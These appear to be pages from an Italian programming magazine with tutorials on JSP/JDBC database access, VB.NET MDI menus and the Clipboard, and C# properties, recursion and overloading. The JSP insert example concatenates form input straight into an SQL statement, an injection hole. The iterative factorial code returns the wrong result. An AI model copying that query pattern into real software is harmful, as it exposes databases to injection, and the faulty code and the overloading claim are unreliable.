In queste più recenti lezioni sono stati volutamente omessi diversi aspetti di JDBC, giacché il principale argomento di studio del corso è JSP, e non l'interazione tra Java ed i database. Molte nozioni aggiuntive, quindi, possono essere apprese con letture idonee. Se non si vuole ricorrere a del materiale esterno, in ogni caso, è possibile sfruttare la documentazione ufficiale di Java, prima fonte di informazione per tutto quello che concerne il linguaggio. Il package *java.sql* contenuto nella versione 1.4.1 della piattaforma J2SE è descritto all'indirizzo:

http://java.sun.com/j2se/1.4.1/docs/api/java/sql/package-summary.html

UN ESEMPIO DI RICERCA

Il codice riportato di seguito sfrutta il database illustrato nel primo paragrafo ed esegue una ricerca al suo interno. A questo punto, tutte le righe dovrebbero risultare di semplice comprensione:

```
<%@ page import="java.sql.*" %>
<%!
// Nome del driver.
String DRIVER = "sun.jdbc.odbc.JdbcOdbcDriver";
// Indirizzo del database.
String DB_URL = "jdbc:odbc:MioDatabase";
%>
<html>
<head>
  <title>Corso di JSP, Lezione 12, Esempio 1</title>
</head>
<body>
  <%
  // Carico il driver.
  Class.forName(DRIVER);
  // Preparo il riferimento alla connessione.
  Connection connection = null;
  try {
    // Apro la connesione verso il database.
    connection = DriverManager.getConnection(DB_URL);
    // Ottengo lo Statement per interagire con il database.
    Statement statement = connection.createStatement();
    // Interrogo il DBMS mediante una query SQL.
    ResultSet resultset = statement.executeQuery(
      "SELECT Nome, Cognome, Email FROM Utenti"
    );
  %>
  <table border="1">
    <tr>
      <td><b>Nome</b></td>
      <td><b>Cognome</b></td>
      <td><b>E-mail</b></td>
    </tr>
  <%
    // Scorro e mostro i risultati.
    while (resultset.next())
    {
      String nome     = resultset.getString("Nome");
      String cognome  = resultset.getString("Cognome");
      String email    = resultset.getString("Email");
    %>
    <tr>
      <td><%= nome %></td>
      <td><%= cognome %></td>
      <td><a href="mailto:<%= email %>"><%=
                                    email %></a></td>
    </tr>
    <%
    }
    %>
  </table>
  <%
}
catch (SQLException e)
{
  // In caso di errore...
  %><b>Eccezione:</b> <%= e.toString() %><%
}
finally
{
  if (connection != null) connection.close();
}
  %>
</body>
</html>
```

Il risultato ottenuto dal codice è mostrato in Fig. 1.

Fig. 1: **Il codice Java presente nel documento JSP estrae i dati presenti nella tabella *Utenti* e li impagina in output HTML.**

AGGIUNTA DI UN NUOVO RECORD

Il seguente documento JSP aggiorna la tabella Utenti del database in uso, creando automatica-

mente un nuovo record su richiesta del visitatore della pagina:

```
<%@ page import="java.sql.*" %>
<%!
// Nome del driver.
String DRIVER = "sun.jdbc.odbc.JdbcOdbcDriver";
// Indirizzo del database.
String DB_URL = "jdbc:odbc:MioDatabase";
%>
<%
// Questo booleano tiene traccia delle operazioni.
boolean recordAggiunto = false;
// Esamino l'eventuale ricezione di dati.
String nome = request.getParameter("nome");
String cognome = request.getParameter("cognome");
String email = request.getParameter("email");

// Se ho ricevuto dati, procedo con l'inserimento.
if (nome != null && cognome != null && email != null) {
  // Carico il driver.
  Class.forName(DRIVER);
  // Preparo il riferimento alla connessione.
  Connection connection = null;
  try {
    // Apro la connesione verso il database.
    connection = DriverManager.getConnection(DB_URL);
    // Ottengo lo Statement per interagire con il database.
    Statement statement = connection.createStatement();
    // Aggiungo il nuovo record.
    statement.executeUpdate(
      "INSERT INTO Utenti (   " +
      "  Nome, Cognome, Email " +
      ") VALUES (            " +
      "  '" + nome + "',      " +
      "  '" + cognome + "',   " +
      "  '" + email + "'      " +
      ")                     "
    );
    recordAggiunto = true;
  }
   catch (SQLException e)
   {
    recordAggiunto = false;
   }
   finally
   {
    if (connection != null) connection.close();
   }
}
%>
<html>
<head>
  <title>Corso di JSP, Lezione 12, Esempio 2</title>
</head>
<body>
  <form method="post">
    Nome:<br>
    <input type="text" name="nome"><br>
```

```
    Cognome:<br>
    <input type="text" name="cognome"><br>
    E-mail:<br>
    <input type="text" name="email"><br><br>
    <input type="submit" value="Aggiungi nuovo record">
  </form>
  <% if (recordAggiunto)
  { %>
  <b>Il nuovo record &egrave; stato aggiunto!</b>
  <%
  } %>
</body>
</html>
```





Fig. 2: **Questo modulo consente l'inserimento di nuovi record.**

Provate pure ad aggiungere nuovi record alla vostra tabella Utenti, sfruttando il modulo HTML presente nel documento appena esaminato (Fig. 2). Come è possibile osservare, in questo caso si è fatto ricorso al metodo executeUpdate() di Statement. L'operazione richiesta, infatti, rientra nella categoria degli aggiornamenti, e non in quella delle query. Potrete verificare le aggiunte effettuate tornando a visitare la pagina JSP mostrata nel paragrafo precedente.

Utenti : Tabella

ID	Nome	Cognome	Email
1	Mario	Rossi	rossi@tin.it
2	Luigi	Bianchi	bianchi@libero.
3	Antonio	Verdi	verdi@tiscali.it
4	Carlo	Pelliccia	cpelliccia@sau
(Contatore)			

Record: 4 di 4

Fig. 3: **Un nuovo record è stato automaticamente aggiunto alla tabella Utenti.**

CONCLUSIONI

La panoramica di JDBC è, già da ora, sufficientemente corposa. Di norma, le applicazioni Web interagiscono con i database a livello elementare. I concetti forniti nel corso delle più recenti lezioni sono di sicuro sufficienti per lo sviluppo della maggior parte delle applicazioni basate sull'interazione con un DBMS.

Carlo Pelliccia

Bibliografia

- **JSP, LA GUIDA COMPLETA** *Phil Hanna* (McGraw-Hill) ISBN 88-386-4207-9 2001
- **IMPARARE JAVASERVER PAGES IN 24 ORE** Jose Annunziato, Stephanie Fesler Kaminaris Tecniche Nuove, 2001 ISBN 88-481-1306-0
- **JAVA, LA GUIDA COMPLETA** *Patrick Naughton, Herbert Schildt* (McGraw-Hill) ISBN 88-386-0416-9 1997
- **JAVA 2, TUTTO & OLTRE** *Jamie Jaworski* (Apogeo) ISBN 88-7303-466-7 1999

La tipologia

D'INTERFACCIA ED I MENU STANDARD

La scelta della giusta interfaccia è da sempre croce e delizia dello sviluppatore. In questo appuntamento analizzeremo le tipologie di interfaccia messe a disposizione da VB.NET.

In VB.Net è possibile determinare se implementare un progetto, con un'interfaccia a documento singolo *(SDI single-document interface)* o con un'interfaccia a più documenti *(MDI Multiple-document interface)*. Il termine documento in questo contesto si riferisce alle finestre che l'applicazione gestisce. Oltre ai tipi di interfaccia più comuni, SDI e MDI è possibile utilizzare un terzo tipo di interfaccia: l'interfaccia in stile Esplora risorse di Windows. In questo articolo analizzeremo brevemente le tre modalità d'interfaccia per poi descrivere in dettaglio un'applicazione MDI che implementi i menu standard di un'applicazione Windows, sfruttando gli oggetti contenuti nel namespace *System.Windows.Forms*.

Unire i Menu

I menu di una form MDI secondaria vengono fusi con quello della form MDI principale. Esistono due proprietà correlate che consentono di controllare con precisione le modalità con cui ogni menu e sottomenu viene aggiunto al menu della form principale. *MergeType* è un valore enumerato che indica il comportamento delle voci di menu (sia nella form MDI principale sia in quella secondaria), quando vengono unite. La proprietà *MergeOrder*, invece, indica la posizione relativa delle voci di menu quando è unito ad un altro menu.

INTERFACCIA A DOCUMENTO SINGOLO

Un esempio di interfaccia SDI è costituito dall'applicazione Paint inclusa in Microsoft Windows. In Paint è possibile aprire una sola finestra di disegno per volta. Per aprire un secondo disegno è necessario chiudere il primo. Se l'applicazione ha una maschera principale, o un insieme di maschere molto indipendenti, è consigliabile implementare l'applicazione con un'interfaccia a singolo documento. Tipicamente una finestra SDI può avere il suo menù, la sua barra strumenti e la sua barra di stato, per questo se l'applicazione è costituita da molte finestre indipendenti, ciascuna con il suo menù, l'interfaccia SDI potrebbe generare confusione.

INTERFACCIA A PIÙ DOCUMENTI (MDI)

Un esempio di interfaccia MDI è l'applicazione Microsoft Excel, poiché consente di visualizzare contemporaneamente più documenti, ed ogni documento appare in una finestra separata. L'interfaccia a più documenti è costituita da una maschera MDI padre che fornisce un'area di lavoro per l'utente.





Fig. 1: Esempio di applicazione MDI.

I controlli tipici contenuti in una finestra MDI padre sono: la barra dei menu, la barra degli strumenti e la barra di stato. La parte centrale della maschera, chiamata "client area", fornisce lo spazio per le finestre dell'applicazione, chiamate finestre *figlie* e, a differenza di VB6 può contenere qualsiasi controllo. In VB.NET un'applicazione MDI può contenere più di una form MDI padre e cessa di esistere quando viene chiusa la form di avvio, indipendentemente da altri form non MDI presenti nell'applicazione. Al momento dell'attivazione di una form figlia, che possiede un suo menu, il menu della form padre viene fuso con quello della form figlia

con le modalità evidenziate nel box a lato.

FINESTRA STILE ESPLORA RISORSE

Questo tipo d'interfaccia è simile all'applicazione *Esplora risorse di Windows*, la parte sinistra della finestra visualizza una vista gerarchica e la parte destra visualizza le informazioni che si basano sulla selezione effettuata sulla parte sinistra. Questo tipo d'interfaccia è la migliore quando gli utenti devono navigare attraverso un gran numero di documenti, oppure quando si devono visualizzare dati con struttura gerarchica.
Bisogna stare molto attenti quando si sceglie questo tipo d'interfaccia, infatti, se i dati non sono effettivamente di natura gerarchica, la navigazione da parte dell'utente può essere non soddisfacente.

L'INTERFACCIA STILE MDI

E' universalmente riconosciuto che Windows esige la presenza di almeno una finestra per ogni programma e che ogni finestra è libera di muoversi sul desktop indipendentemente dalle finestre di altre applicazioni. Tutto ciò può generare confusione se il monitor è particolarmente affollato, di conseguenza l'esigenza di tenere sotto controllo le finestre a video diventa un problema di notevole importanza.
La soluzione ci viene proposta da tutte le maggiori applicazioni Windows (Word, Excel,..) in cui esiste una sola finestra contenitore e tante altre finestre figlie che non possono muoversi oltre i limiti del proprio contenitore, questa soluzione è, appunto l'Interfaccia a più documenti (MDI).






Fig. 2: Modalità di visualizzazione delle finestre MDI.

La base di un'applicazione MDI è costituita dalla form padre MDI che contiene le finestre figlie MDI.
In VB6 esisteva un particolare tipo di finestra detta *MDIForm* in VB.NET una *MDIForm* può essere qualsiasi oggetto Form standard con la proprietà *IsMDIContainer* impostata a *True*. Ricordiamo che in VB.NET una form MDI è in grado di contenere qualsiasi tipo di controllo, visualizzato sempre in primo piano rispetto a qualsiasi form secondaria.
Possiamo ora iniziare il disegno della nostra applicazione di esempio, le prime operazioni da compiere saranno:

- Creare un nuovo progetto;
- Visualizzare la finestra delle proprietà di *Form1* ed impostare la proprietà *IsMDIContainer* a *True* (l'area centrale della finestra diventerà più scura ad indicare il suo stato di form MDI padre) e le proprietà *Name* e *Text* rispettivamente ad *FrmMDIPadre* ed *Esempio di applicazione MDI*;
- Trascinare il controllo *MainMenu* sulla form;
- Impostare la struttura dei menu come nell'articolo precedente con i menu: *File, Modifica, Visualizza, Finestra, ?* ed i relativi sottomenu.

FORM MDI FIGLI

Una form figlio è una normale form in cui la proprietà *MDIParent* punta alla form padre. Per creare una form figlio è quindi sufficiente inserire una nuova form nel Progetto, che chiamiamo ad esempio *FormFiglia1* e scrivere il seguente codice:

```
Private Sub VisualizzaFormFiglia()
    Dim frm As New Formfiglia1()
    'si fa puntare la form figlia alla form padre da cui
                                          viene mostrata
    frm.MdiParent = Me
    frm.Show()
End Sub
```

Naturalmente la procedura *VisualizzaFormFiglia* dovrà essere chiamata dall'evento *Click* della voce di menu: *File/Nuovo*

```
Private Sub MnuFileNuovo_Click(ByVal sender As
                        System.Object, ByVal e As
 System.EventArgs) Handles MnuFileNuovo.Click
    VisualizzaFormFiglia()
End Sub
```

Per la nostra applicazione d'esempio disegniamo un controllo TextBox che occupi l'intera area della finestra in modo da simulare un editor di testo (impostate la proprietà *MultiLine* a *True* per consentire la scrittura di testo su più righe)
In un'applicazione MDI è possibile includere

Visual Basic
.NET

MergeType

MergeType **può accettare quattro valori differenti:**

• ADD. La voce di menu viene aggiunta all'insieme degli oggetti MenuItem della form MDI principale. Rappresenta il valore predefinito, pertanto il comportamento standard è che tutti i menu della form secondaria vengono aggiunti al menu della form principale. La posizione nella quale l'elemento viene inserito dipende dalla proprietà *MergeOrder*.

• REMOVE. La voce di menu non apparirà nel menu della form principale.

• REPLACE. La voce di menu sostituisce la voce esistente nell'altra form che possiede lo stesso valore di *MergeOrder*

• MERGELTEMS. La voce di menu viene unita alla voce esistente alla posizione indicata dalla proprietà *MergeOrder*. Se l'elemento è un sottomenu, i relativi elementi verranno aggiunti a quelli del sottomenu dell'altra form che possiede lo stesso *MergeOrder*.

molte form MDI figlie nonché delle form standard. Le form MDI figlie presentano alcune caratteristiche:

- Non è possibile visualizzare la barra dei menu all'interno di una form figlia, se si aggiunge un menu ad una form figlia automaticamente verrà fuso con la barra dei menu della form padre.

- Una qualsiasi form MDI figlia viene visualizzata all'interno dell'area di lavoro della form MDI padre, non può pertanto essere visualizzata esternamente ad esso.

- Quando una form MDI figlia viene ridotta ad icona, l'icona corrispondente viene visualizzata nella form MDI padre anziché nella barra delle applicazioni.

- Quando una form figlia viene ingrandita alle dimensioni massime, il valore della sua proprietà *Caption* viene unito al valore della proprietà *Caption* della form MDI padre e visualizzato nella barra del titolo della form MDI.

Passiamo ora all'implementazione dei menu standard introducendo tre nuovi oggetti

L'OGGETTO CLIPBOARD

L'oggetto *Clipboard* è un oggetto contenuto nel namespace *System.Windows.Forms* che fornisce l'accesso alla *Clipboard* di Windows.
La *Clipboard* (appunti di sistema) è lo strumento usato comunemente in ambiente Windows per copiare, tagliare e incollare qualsiasi cosa dal testo alle immagini, dai suoni ai colori. La Clipboard si può considerare il più vecchio strumento di comunicazione tra gli oggetti che affollano i nostri computer, nonostante tutto è stata, e resta un indispensabile strumento Windows.
L'oggetto *ClipBoard* dispone di due metodi che consentono il trasferimento di dati, da e verso gli appunti:

- **SetDataObject.** Il metodo *SetDataObject* permette di copiare delle informazioni negli *Appunti*, la sintassi è la seguente:

```
Clipboard.SetDataObject(Dati As Object, [Copia]
                                    As Boolean)
```

In cui:

- L'argomento *Dati* contiene le informazioni da copiare nella *Clipboard*

- L'argomento opzionale *Copia*, se posto a *True*, consente di rendere persistenti i dati copiati nella *Clipboard*, vale a dire renderli disponibili anche alla chiusura dell'applicazione

- **GetDataObject**. Il metodo *GetDataObject* permette di recuperare le informazioni contenute negli *Appunti* restituendo un oggetto di tipo oggetto *IDataObject*

Per copiare delle informazioni negli *Appunti* è sufficiente invocare il metodo *Clipboard.SetDataObject* passandogli l'informazione in un qualsiasi formato supportato dall'oggetto *Clipboard* (testo, Bitmap, Html e molti altri descritti nel box a lato), ognuno dei quali identificato da una costante di tipo stringa esposta dalla classe *DataFormats*. Per esempio possiamo scrivere una procedura generica che copi nella *ClipBoard* il testo selezionato in un generico controllo TextBox, e che lo renda disponibile ad altre applicazioni.

```
Private Sub CopiaTestoSelezionato(ByVal tBox As
                                        TextBox)
    'SelectedText indica il testo attualmente
    'selezionato nel controllo
    Clipboard.SetDataObject(tBox.SelectedText, True)
End Sub
```

Il primo argomento passato al metodo *SetData Object* può essere un qualsiasi tipo di stringa, inclusa una stringa definita dall'utente dotata di un formato personalizzato. Il secondo argomento rende persistente la stringa appena copiata.
La proprietà *SelectedText* di un controllo *TextBox*, restituisce il testo selezionato dall'utente all'interno del controllo. Una procedura per incollare i dati dagli appunti richiede la scrittura di più codice rispetto a quello dell'esempio precedente. Si deve dichiarare un oggetto di tipo *IDataObject* cui assegnare il valore estratto dal metodo *Clipboard.GetDataObject* e quindi utilizzare il metodo *GetData* per estrarre il valore vero e proprio contenuto nella *ClipBoard:*

```
Private Sub IncollaTestoSelezionato(ByVal tBox As
                                        TextBox)
    'dichiarazione dell'oggetto di tipo IDataObject
    Dim dati As IDataObject
    dati = Clipboard.GetDataObject()
    tBox.SelectedText = dati.GetData(
                        DataFormats.Text, True)
End Sub
```

Vediamo come applicare questi concetti per la realizzazione del menu *Modifica*.

GetData Present

Il metodo *GetDataPresent* dell'oggetto *Clipboard*, consente di determinare se la Clipboard contiene dei dati nel formato specificato dal primo argomento. Se il secondo argomento è *True* o viene omesso, il metodo tenta di imporre la conversione al formato specificato.

IL MENU MODIFICA (EDIT)

Il menu *Modifica* contiene, di norma, i comandi per tagliare, copiare ed incollare le informazioni selezionate. Potrebbe anche fornire altre opzioni di modifica come: *Incolla Speciale* e *Seleziona Tutto* che non esamineremo. Cliccando su un sottomenu del menu Modifica viene generato un evento *Click* per il sottomenu corrispondente.





Fig. 3: **Esempio di Editor.**

Per la procedura di copia si dovrà copiare il testo, utilizzando il metodo *SetDataObject*, dal controllo attivo, negli appunti. Per compiere questa operazione si deve poter accedere alla proprietà *Text* del controllo attivo sulla finestra, allo scopo si possono utilizzare due proprietà della form:

- **ActiveMdiChild** restituisce la finestra figlio MDI attiva permettendo di accedere alle sue proprietà ed ai suoi metodi.
  Se non è presente nessuna finestra figlio restituisce *Nothing;*

- **ActiveControl** permette di accedere alle proprietà e ai metodi del controllo attivo.

Mettendo a frutto quanto detto finora possiamo implementare il primo menu:

```
Private Sub MnuModificaCopia_Click(ByVal sender As
        System.Object, ByVal e As System.EventArgs)
        Handles MnuModificaCopia.Click
Clipboard.SetDataObject(ActiveMdiChild.ActiveControl.Text)
End Sub
```

La procedura di taglia è essenzialmente uguale alla procedura di copia, con la sola differenza che si deve cancellare il testo selezionato, per questo è sufficiente porre uguale alla stringa vuota il testo del controllo attivo.

```
Private Sub MnuModificaTaglia_Click(ByVal sender
        As System.Object, ByVal e As System.EventArgs)
        Handles MnuModificaTaglia.Click
    Clipboard.SetDataObject(
        ActiveMdiChild.ActiveControl.Text)
    ActiveMdiChild.ActiveControl.Text = ""
End Sub
```

La procedura *Incolla* deve prelevare il testo dagli appunti, tramite il metodo *GetDataObject* e l'oggetto *IDataObject*, e copiarlo nel controllo accedendo ancora una volta alla proprietà *Text* del controllo attivo tramite la proprietà *ActiveControl* della form figlio attiva:

```
Private Sub MnuModificaIncolla_Click(ByVal sender
        As System.Object, ByVal e As System.EventArgs)
        Handles MnuModificaIncolla.Click
    Dim dati As IDataObject
    dati = Clipboard.GetDataObject()
    ActiveMdiChild.ActiveControl.Text =
        dati.GetData(DataFormats.Text, True)
End Sub
```

GESTIRE UN MENU FINESTRA (WINDOW)

Per un'applicazione MDI riveste notevole importanza la gestione delle finestre. L'utente deve facilmente poter attivare e riposizionare automaticamente tutte le finestre aperte, affiancate tra loro in verticale od in orizzontale oppure posizionandole in cascata una dietro l'altra. Il menu *Finestra* (*Window*) dovrà contenere quattro voci:

- *Sovrapponi;*
- *Affianca Orizzontalmente;*
- *Affianca Verticalmente;*
- *Disponi Icone.*

Per ottenere l'effetto voluto è sufficiente chiamare il metodo *LayoutMdi* della *MdiForm* che consente di mettere in ordine le finestre figlie. Nell'evento *Click* degli oggetti *MenuItem* è sufficiente scrivere soltanto una riga di codice:

```
Private Sub mnuFinestreSovrapponi_Click(ByVal sender
        As System.Object, ByVal e As System.EventArgs)
        Handles mnuFinestreSovrapponi.Click
    Me.LayoutMdi(MdiLayout.Cascade)
End Sub
Private Sub mnuFinestreVerticali_Click(ByVal sender As
        System.Object, ByVal e As System.EventArgs)
        Handles mnuFinestreVerticali.Click
    Me.LayoutMdi(MdiLayout.TileVertical)
End Sub
Private Sub mnuFinestreOrizzontali_Click(ByVal sender
```

Visual Basic .NET

Formati di Dataformats

- **BITMAP, Indica un formato di bitmap Windows.**
- **COMMASEPARATEDVALUE, Indica un formato con valori separati da virgola (CSV), ovvero un formato di interscambio comune utilizzato dai fogli di calcolo e da molte altre applicazioni.**
- **DIB, Indica il formato *DIB (Device Independent Bitmap*, bitmap indipendente dalla periferica) di Windows.**
- **DIF, Indica il formato *DIF (Data Interchange Format,* formato di interscambio dati) di Windows.**
- **ENHANCEDMETAFILE, Indica il formato metafile avanzato di Windows.**
- **FILEDROP, Indica il formato di trascinamento dei file di Windows.**
- **LOCALE, Indica il formato delle impostazioni internazionali di Windows.**
- **OEMTEXT, Indica il formato di testo standard *OEM (Original Equipment Manufacturer)* di Windows.**

Visual Basic .NET

```
        As System.Object, ByVal e As System.EventArgs)
                Handles mnuFinestreDisponiIcone.Click
    Me.LayoutMdi(MdiLayout.TileHorizontal)
End Sub
Private Sub mnuFinestreDisponiIcone_Click(ByVal sender
        As System.Object, ByVal e As System.EventArgs)
                Handles mnuFinestreDisponiIcone.Click
    Me.LayoutMdi(MdiLayout.ArrangeIcons)
End Sub
```

Il menu finestra deve, inoltre, includere l'elenco di tutti i form MDI figli aperti permettendo all'utente di attivarli cliccando con il mouse sulla voce corrispondente.
Questa funzionalità è semplice da simulare, ponendo a True la proprietà MDIList del menu Finestra. In tal modo il menu Finestra manterrà un elenco di finestre figlio MDI aperte, con un segno di spunta accanto alla finestra figlio attiva.

LA CLASSE HELP E L'OGGETTO APPLICATION

La classe *Help* può essere utilizzata per visualizzare file in formato *Guida compilata (CHM)* o file HTML nel formato della *Guida HTML.* I file in formato CHM si possono produrre con strumenti di terze parti e forniscono sommario, indice, funzionalità di ricerca e collegamenti alle parole chiave all'interno delle finestre, così come possono essere forniti da un file in formato Guida HTML.
La classe *Help* espone due metodi:

- **ShowHelp**. Il metodo *ShowHelp* consente di visualizzare il contenuto di un file della Guida specificato come argomento.
- **ShowHelpIndex**. Il metodo *ShowHelpIndex* consente di visualizzare l'indice del file della Guida specificato.

L'oggetto *Application* espone alcune proprietà per ottenere informazioni su un'applicazione, e metodi ed eventi per la gestione di un'applicazione, ad esempio metodi per l'avvio e l'arresto di un'applicazione o per l'elaborazione di messaggi Windows, ma in questo appuntamento ci soffermeremo soltanto alle proprietà necessarie al nostro scopo.
In particolare useremo le proprietà:

- **ProductName,** che restituisce il nome dell'applicazione;
- **ProductVersion,** che restituisce il numero di versione dell'applicazione;
- **CompanyName,** che restituisce il nome della società.

IL MENU HELP

Tipicamente il menu help contiene i sottomenu che consentono di mostrare il file della guida ed una finestra con le informazioni peculiari dell'applicazione. Nell'evento *Click* del menu *MnuHelpGuidaIn Linea* è sufficiente scrivere una riga di codice in cui si utilizza il metodo *ShowHelp* della classe *Help*, passando come argomento il percorso completo del file di guida:

```
Private Sub MnuHelpGuidaInLinea_Click(ByVal sender As
        System.Object, ByVal e As System.EventArgs)
                Handles MnuHelpGuidaInLinea.Click
    Help.ShowHelp(Me, "c:\MioHelp.htm")
End Sub
```

Per implementare il sottomenu *Informazioni* su, è necessario inserire una nuova form nel progetto. La nuova form, che chiameremo *frmInformazioniSu*, dovrà contenere almeno tre controlli Label in cui mostreremo le informazioni sulla nostra applicazione. Per mostrare la form dovremo scrivere il codice seguente nell'evento *Click* del menu *MnuInfoSu:*

```
Private Sub MnuInfoSu_Click(ByVal sender As
        System.Object, ByVal e As System.EventArgs)
                Handles MnuInfoSu.Click
    Dim frm As New frmInformazioniSu()
    'si fa puntare la form figlia alla form padre da cui
                viene mostrata
    frm.MdiParent = Me
    frm.Show()
End Sub
```

E per mostrare le informazioni sull'applicazione scriveremo tutto il codice necessario nell'evento *Load* della form:

```
Private Sub frmInformazioniSu_Load(ByVal sender As
        System.Object, ByVal e As System.EventArgs)
                Handles MyBase.Load
    LabelSocieta.Text() = Application.CompanyName
    LabelNome.Text() = Application.ProductName
    LabelVersione.Text() = Application.ProductVersion
End Sub
```

Gli ultimi due menu standard, Il menu *File* ed il menu *Visualizza*, saranno implementati in un prossimo appuntamento dopo aver introdotto i controlli finestre di dialogo, necessari per implementare il menu *File*, ed i controlli *ToolBox* e *StatusBar* utilizzati nel menu *Visualizza*.

Ing. Luigi Buono

Formati di Dataformats

- **PALETTE** Indica il formato tavolozza di Windows.
- **RTF** Indica il testo costituito di dati RTF (Rich Text Format).
- **SERIALIZABLE** Indica un formato che incapsula ogni tipo di oggetto Windows Form
- **STRINGFORMAT** Indica il formato della classe string di Windows Form, utilizzato per memorizzare gli oggetti string.
- **TEXT** Indica il formato di testo *ANSI* standard.
- **TIFF** Indica il formato *TIFF (Tagged Image File Format)*.
- **UNICODETEXT** Indica il formato di testo Unicode standard di Windows.
- **WAVEAUDIO** Indica il formato audio *wave*.

Proprietà

E METODI, IL VIAGGIO CONTINUA...

C#

Continua lo studio della programmazione orientata agli oggetti con C#. Dopo aver appreso come utilizzare costruttori e distruttori, viene il momento di approfondire le tematiche legate all'impiego delle proprietà e dei metodi.

Dopo aver esaminato alcuni concetti introduttivi legati alle classi e alla programmazione orientata agli oggetti, scendiamo più nel dettaglio delle proprietà, dei metodi e dei costruttori. Questa lezione mette l'accento su alcune importanti caratteristiche di C#: l'inizializzazione in linea delle proprietà, la ricorsione, il sovraccarico di metodi e costruttori e, per finire, l'impiego dei membri statici.

INIZIALIZZAZIONE IN LINEA DELLE PROPRIETÀ

Come rimarcato nel corso della lezione precedente, esistono due maniere per inizializzare le proprietà contenute in una classe:

1. Mediante l'inizializzazione automatica, che attribuisce ad ogni proprietà un valore di default dipendente dal tipo.
2. Inizializzando manualmente ogni singola proprietà dall'interno dei costruttori della classe.

Esiste poi una terza tecnica, spesso conveniente, detta inizializzazione in linea. Si osservi il codice che segue:

```
class Rettangolo {
  public int larghezza = 150; public int altezza = 100;}
```

Le due proprietà larghezza e altezza, in questo modo, vengono sempre inizializzate secondo i valori specificati in linea, ogni volta che viene istanziato un oggetto di tipo Rettangolo. Le inizializzazioni in linea sono valutate indipendentemente dai costruttori: la presenza di uno o più costruttori non influisce sui valori attribuiti in linea, che restano sempre e comunque validi. Tuttavia, un costruttore può sovrascrivere il valore assegnato mediante una inizializzazione in linea. Questo è reso possibile dal fatto che le inizializzazioni in linea vengono sempre eseguite prima del costruttore:

```
class Rettangolo {
  public int larghezza = 150;
  public int altezza = 100;
  public Rettangolo() {}
  public Rettangolo(int l, int a) {
    larghezza = l;  altezza = a; } }
```

Richiamando il costruttore privo di argomenti, si ottiene un rettangolo di dimensioni standard, secondo i dettami delle inizializzazioni in linea. Al contrario, servendosi del secondo costruttore disponibile, è possibile specificare nuovi valori che sovrascriverranno quelli predefiniti:

```
// Rettangolo 150 x 100
Rettangolo r1 = new Rettangolo();
// Rettangolo personalizzato
Rettangolo r2 = new Rettangolo(300, 200);
```

Le inizializzazioni in linea possono essere eseguite con ogni tipo di proprietà.

RICORSIONE

C# supporta le tecniche ricorsive. Un metodo si dice ricorsivo quando, in determinate condizioni, richiama se stesso. Il più classico esempio della ricorsione è il calcolo del fattoriale:

1! (si legge "uno fattoriale") = 1
*2! = 2 * 1 = 2*
*3! = 3 * 2 * 1 = 6*
*4! = 4 * 3 * 2 * 1 = 24*
...
*n! = n * (n - 1) * (n - 2) * ... * 1*

Per convenzione, è stabilito che: *0! = 1*
Il seguente metodo, che può essere incluso in una classe qualsiasi, esegue il calcolo in maniera iterativa, me-

File sul CD
\soft\codice\csharp10.zip

Sul Web
Tra le dispense Web del corso troverete appunti, aggiunte, approfondimenti, risposte a domande frequenti e altre appendici legate alla lezione odierna. L'indirizzo di riferimento è

http://www.sauronsoftware.it/dispenseweb/csharp/.

C#

diante un ciclo for, senza servirsi della ricorsione:

```
public int fattorialeIterativo(int n) {
  int risultato = 1;
  for (int i = 1; i < n; i++)
    risultato *= i;
  return risultato; }
```

Nel calcolo del fattoriale, tuttavia, è possibile scorgere una proprietà ricorsiva:

1! = 1
*2! = 2 * 1!*
*3! = 3 * 2!*
...
*n! = n * (n - 1)!*

L'aver scorto tale proprietà consente di realizzare il seguente metodo, basato sulla ricorsione:

```
public int fattorialeRicorsivo(int n) {
  if (n == 0) return 1;
  else return n * fattorialeRicorsivo(n - 1); }
```

Le tecniche ricorsive, benché talvolta dispendiose di risorse, sono spesso più eleganti, più ordinate e più facili da concepire, una volta entrati nell'ottica di questa metodologia.

SOVRACCARICO DEI METODI

C# consente il sovraccarico dei metodi. Un metodo si dice sovraccarico quando ne esistono più versioni che differiscono tra loro almeno in uno degli argomenti accettati. In sostanza, è possibile creare più metodi con lo stesso nome, purché restituiscano sempre il medesimo tipo e differiscano nella lista dei parametri. Il seguente esempio dimostra la caratteristica:

```
class TestSovraccarico {
  public void test() {
    System.Console.WriteLine("Senza argomenti"); }
  public void test(int a) {
    System.Console.WriteLine("Con un argomento int: " + a);}
  public void test(double a) {
    System.Console.WriteLine("Con un argomento
                                  double: " + a);}
  public void test(int a, double b) {
    System.Console.WriteLine("Con due argomenti
                       int e double: " + a + ", " + b);}
  public void test(string a, bool b) {
    System.Console.WriteLine( "Con due argomenti
                    string e bool: " + a + ", " + b);}
  public static void Main() {
    TestSovraccarico mioTest = new TestSovraccarico();
    mioTest.test(); mioTest.test(5); mioTest.test(2.3);
    mioTest.test(1, 1.56); mioTest.test("ciao", true); }
}
```

La classe *TestSovraccarico* contiene il metodo *Main()*. Pertanto, dopo la compilazione, può essere avviata e sperimentata. L'output prodotto è mostrato di seguito:

Senza argomenti
Con un argomento int: 5
Con un argomento double: 2,3
Con due argomenti int e double: 1, 1,56
Con due argomenti string e bool: ciao, True

Come è possibile osservare, sono state implementate cinque differenti versioni del metodo *test()*. Nel momento in cui il metodo viene richiamato, il CLR decreta automaticamente quale versione attivare, in base al numero e al tipo degli argomenti specificati in linea.

...E DEI COSTRUTTORI

I costruttori, proprio come i metodi, possono essere sovraccaricati. Vi è comunque un'importante precisazione che è d'uopo riportare: un costruttore può ricorrere ad un altro costruttore della medesima classe:

```
class Triangolo {
  public int lato1;
  public int lato2;
  public int lato3;
  public Triangolo(int a) {
